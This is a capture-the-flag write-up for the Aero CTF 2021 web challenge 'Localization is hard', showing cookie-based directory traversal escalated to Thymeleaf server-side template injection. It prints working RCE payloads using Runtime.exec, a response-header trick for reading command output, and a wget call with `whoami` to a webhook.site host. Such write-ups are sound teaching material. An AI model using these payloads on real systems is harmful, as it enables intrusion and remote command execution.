
Aero CTF 2021

Author: p4w @ beerpwn

Twitter https://twitter.com/p4w16

Challenge description (Web category)



Localization is hard

100

We made a little cafe for all the ctfers to relax after the competition.
The website is available in russian and english.

Try to find the flag somewhere in /

http://151.236.114.211:7878/


TL;DR

Server Side Template Injection on **Thymeleaf** template engine to gain **RCE**.

Solution

Discovery of the vuln

The challenge description says that the site is **available in english and russian**, this probably is written to point the attention to something involving the language.
Also the challenge description tell that the flag should be located at `/` on the file system, this make me think that it is necessary to gain at least an **arbitrary file read** or **RCE** to get the flag.
By inspection the site it is possible to notice that we can choose the language by clicking on a button.
As it is possible to notice that when the button is clicked (`onclick` event), then the `set_language(lang)` function will be executed.



MAIN MENU

HOME
ABOUT US
DIRECTORY
BLOG
OUR SERVICES

Disclaimer


Aenean leo ligula, porttitor eu, consequat vitae, eleifend ac, enim. Aliquam lorem ante, dapibus in, viverra quis, feugiat a, tellus. Phasellus viverra nulla ut metus varius laoreet.

Nam quam nunc, blandit vel, luctus pulvinar, hendrerit id, lorem. Maecenas nec odio et ante tincidunt tempus. Donec vitae sapien ut libero venenatis faucibus.

Change Language

EN RU

```
<h3 class="tm-footer-div-title">Disclaimer</h3>
<p class="margin-top-15">…</p>
<p class="margin-top-15">…</p>
</div>
<div class="col-lg-4 col-md-4 tm-footer-div">
  <h3 class="tm-footer-div-title">Change Language</h3>
  <div class="tm-social-icons-container">
    <a class="tm-social-icon" href="#" onclick="set_language('en');"> event
      <i class="fa fa-english">…</i>
    </a>
    spazio vuoto
    <a class="tm-social-icon" href="#" onclick="set_language('ru');">…</a> event
  </div>
</div>
```




151.236.114.211:7878/js/templatemo-script.js

```
/**
 *      www.templatemo.com
 */

/* HTML document is loaded. DOM is ready.
-----------------------------------------*/
$(document).ready(function(){

        // Mobile menu
        $('.mobile-menu-icon').click(function(){
                $('.tm-nav').slideToggle();
        });

        $( window ).resize(function() {
                if($( window ).width() > 767) {
                        $('.tm-nav').show();
                } else {
                        $('.tm-nav').hide();
                }
        });

  // http://stackoverflow.com/questions/2851663/how-do-i-simulate-a-hover-with-a-touch-in-touch-enabled-browsers
  $('body').bind('touchstart', function() {});

  // Smooth scroll
  // https://css-tricks.com/snippets/jquery/smooth-scrolling/
  $('a[href*=#]:not([href=#])').click(function() {
    if (location.pathname.replace(/^\//,'') == this.pathname.replace(/^\//,'') && location.hostname == this.hostname) {
      var target = $(this.hash);
      target = target.length ? target : $('[name=' + this.hash.slice(1) +']');
      if (target.length) {
        $('html,body').animate({
          scrollTop: target.offset().top
        }, 1000);
        return false;
      }
    }
  });

});

$(window).load(function() {
        // Remove preloader
        // https://ihatetomatoes.net/create-custom-preloading-screen/
        $('body').addClass('loaded');
});

function set_language(lang) {
  document.cookie = "lang=" + lang;
  window.location.reload();
}
```

The function simply set a cookie named **lang** with the values **en** or **ru** and then reload the page.

Let's inspect the requests with burp-proxy.




```
GET / HTTP/1.1
Host: 151.236.114.211:7878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://151.236.114.211:7878/
Connection: close
Cookie: lang=en
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

AERO CAFE

Your restaurant description gives potential customers a window into what it's like to dine at your restaurant. Similar to an "About" section on a website, this is a great place to include your mission statement and values. You can use the space to talk about anything, but we recommend starting with what the experience of eating at your restaurant is like, what influences the cuisine, or spotlighting any signature dishes.


The first thing that I tried during the CTF, was to modify the cookie with some simple directory traversal payloads.



```
GET /about HTTP/1.1
Host: 151.236.114.211:7878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://151.236.114.211:7878/
Connection: close
Cookie: lang=./en
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

ABOUT


A quality and relaxing rural country pub, run by award winning owners, in the beautiful Berkshire village of Peasemore just a short drive from the A34 and junctions 13 and 14 of the M4. The building and decor are charming and rustic, with elegant modern touches. Relax by the cozy log burner perfect for winter evenings or enjoy outdoor seating overlooking open country fields or in a pretty courtyard filled with flowers in the summer months. A daily menu, all freshly prepared in the pub kitchen, includes fresh fish, pies, steaks and chef's daily specials with main course prices ranging from £11.50 - £19.50. As all dishes are prepared in the pub kitchen, they are able to cater for most dietary needs, with most sauces, soups and gravy all created gluten free. The Fox also offers gluten free bread and gluten free Yorkshire puddings on a Sunday.



```
GET /about HTTP/1.1
Host: 151.236.114.211:7878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://151.236.114.211:7878/
Connection: close
Cookie: lang=asd/../en
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

ABOUT

A quality and relaxing rural country pub, run by award winning owners, in the beautiful Berkshire village of Peasemore just a short drive from the A34 and junctions 13 and 14 of the M4. The building and decor are charming and rustic, with elegant modern touches. Relax by the cozy log burner perfect for winter evenings or enjoy outdoor seating overlooking open country fields or in a pretty courtyard filled with flowers in the summer months. A daily menu, all freshly prepared in the pub kitchen, includes fresh fish, pies, steaks and chef's daily specials with main course prices ranging from £11.50 - £19.50. As all dishes are prepared in the pub kitchen, they are able to cater




```
GET /about HTTP/1.1
Host: 151.236.114.211:7878
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Gecko/20100101
Firefox/85.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://151.236.114.211:7878/
Connection: close
Cookie: lang=asd/./en
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Error

Date	Sat Feb 27 09:56:52 GMT 2021
Path	/about
Error	Internal Server Error
Status	500
Exception	org.thymeleaf.exceptions.TemplateInputException

The directory traversal seems working, but if we try to include some arbitrary file (such as **/etc/passwd**) we got a **500 internal server error**. The error is verbose enough to show the server side exception:
org.thymeleaf.exceptions.TemplateInputException and
by googling this error, I come across to this template engine: thymeleaf.



21 December 2020: ***Thymeleaf 3.0.12*** *has been published. See the release notes.*

Thymeleaf is a modern server-side Java template engine for both web and standalone environments.

Thymeleaf's main goal is to bring elegant *natural templates* to your development workflow — HTML that can be correctly displayed in browsers and also work as static prototypes, allowing for stronger collaboration in development teams.

With modules for Spring Framework, a host of integrations with your favourite tools, and the ability to plug in your own functionality, Thymeleaf is ideal for modern-day HTML5 JVM web development — although there is much more it can do.

Natural templates

HTML templates written in Thymeleaf still look and work like HTML, letting the actual templates that are run in your application keep working as useful design artifacts.

```
<table>
  <thead>
    <tr>
      <th th:text="#{msgs.headers.name}">Name</th>
      <th th:text="#{msgs.headers.price}">Price</th>
    </tr>
  </thead>
  <tbody>
    <tr th:each="prod: ${allProducts}">
      <td th:text="${prod.name}">Oranges</td>
      <td th:text="${#numbers.formatDecimal(prod.price, 1, 2)}">0.99</td>
```

The exception thrown seems to be related to loading the template, and that smells like **SSTI** to me. So I start searching for **SSTI on Thymeleaf** and I discovered a couple of related articles:


- https://www.acunetix.com/blog/web-security-zone/exploiting-ssti-in-thymeleaf/
- https://www.veracode.com/blog/secure-development/spring-view-manipulation-vulnerability

Exploitation

Reading these articles, we can notice that a template injection in **Thymeleaf** it may be possible if *a template name or a fragment are concatenated with untrusted data*.
To get a better explanation and details I really council the readers to read the articles mentioned before.
The proposed payloads to gain **RCE** are these:

- `__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("<cmd-here>").getInputStream()).next()}__::.x`
- `${T(java.lang.Runtime).getRuntime().exec('<cmd-here>')}`

At this point I simply tried one of these payloads into the **lang** cookie with a command such as ping `wget <webhook-endpoint>` to verify the **command execution**
and it worked **:=)**.



REQUESTS (2/500) Newest First

GET #63e94 151.236.114.149
02/27/2021 12:09:31 PM

GET #2ef3a 151.236.114.149
02/27/2021 12:08:20 PM

Request Details

GET	https://webhook.site/b0be0996-1fe3-468c-948b-3a689dec9c12/`whoami`
Host	151.236.114.149 whois
Date	02/27/2021 12:09:31 PM (3 days ago)
Size	0 bytes
ID	63e94586-21c2-48ab-a4ac-77dd4862942d

Files

Query strings

(empty)

No content


Headers

connection	close
user-agent	Wget
host	webhook.site
content-length	
content-type	

Form values

(empty)

Now I had **RCE** and since the flag was located in **/**, I needed some way to enumerate the file system contents and extract the flag. Problem was that it was not possible to use all the bash functionality such us `|, &, ``, $`. I also tried to extract files with and write files with `wget`, but no luck with that solution.
To summarize I had the ability to run commands, but no way to build a payload (**time based** or **OOB**) that allow me to extract the output of an arbitrary command.
At this point I start to read the **thymeleaf** documentation and some Java-doc for Java objects, the basic idea that I had was to insert the output of the executed command directly into the **response**, for example by using a crafted HTTP header response with the output. After a bit of pain, I was able to build this payload: `__${#response.setHeader("cmd-out","test")}__::.x` and it worked **:)**!\
[the above payload should work well on **Thymeleaf 3.0**, probably for **Thymeleaf 2.1** could be: `__${#ctx.httpServletResponse.setHeader("cmd-out","test")}__::.x`]



Expression Basic Objects

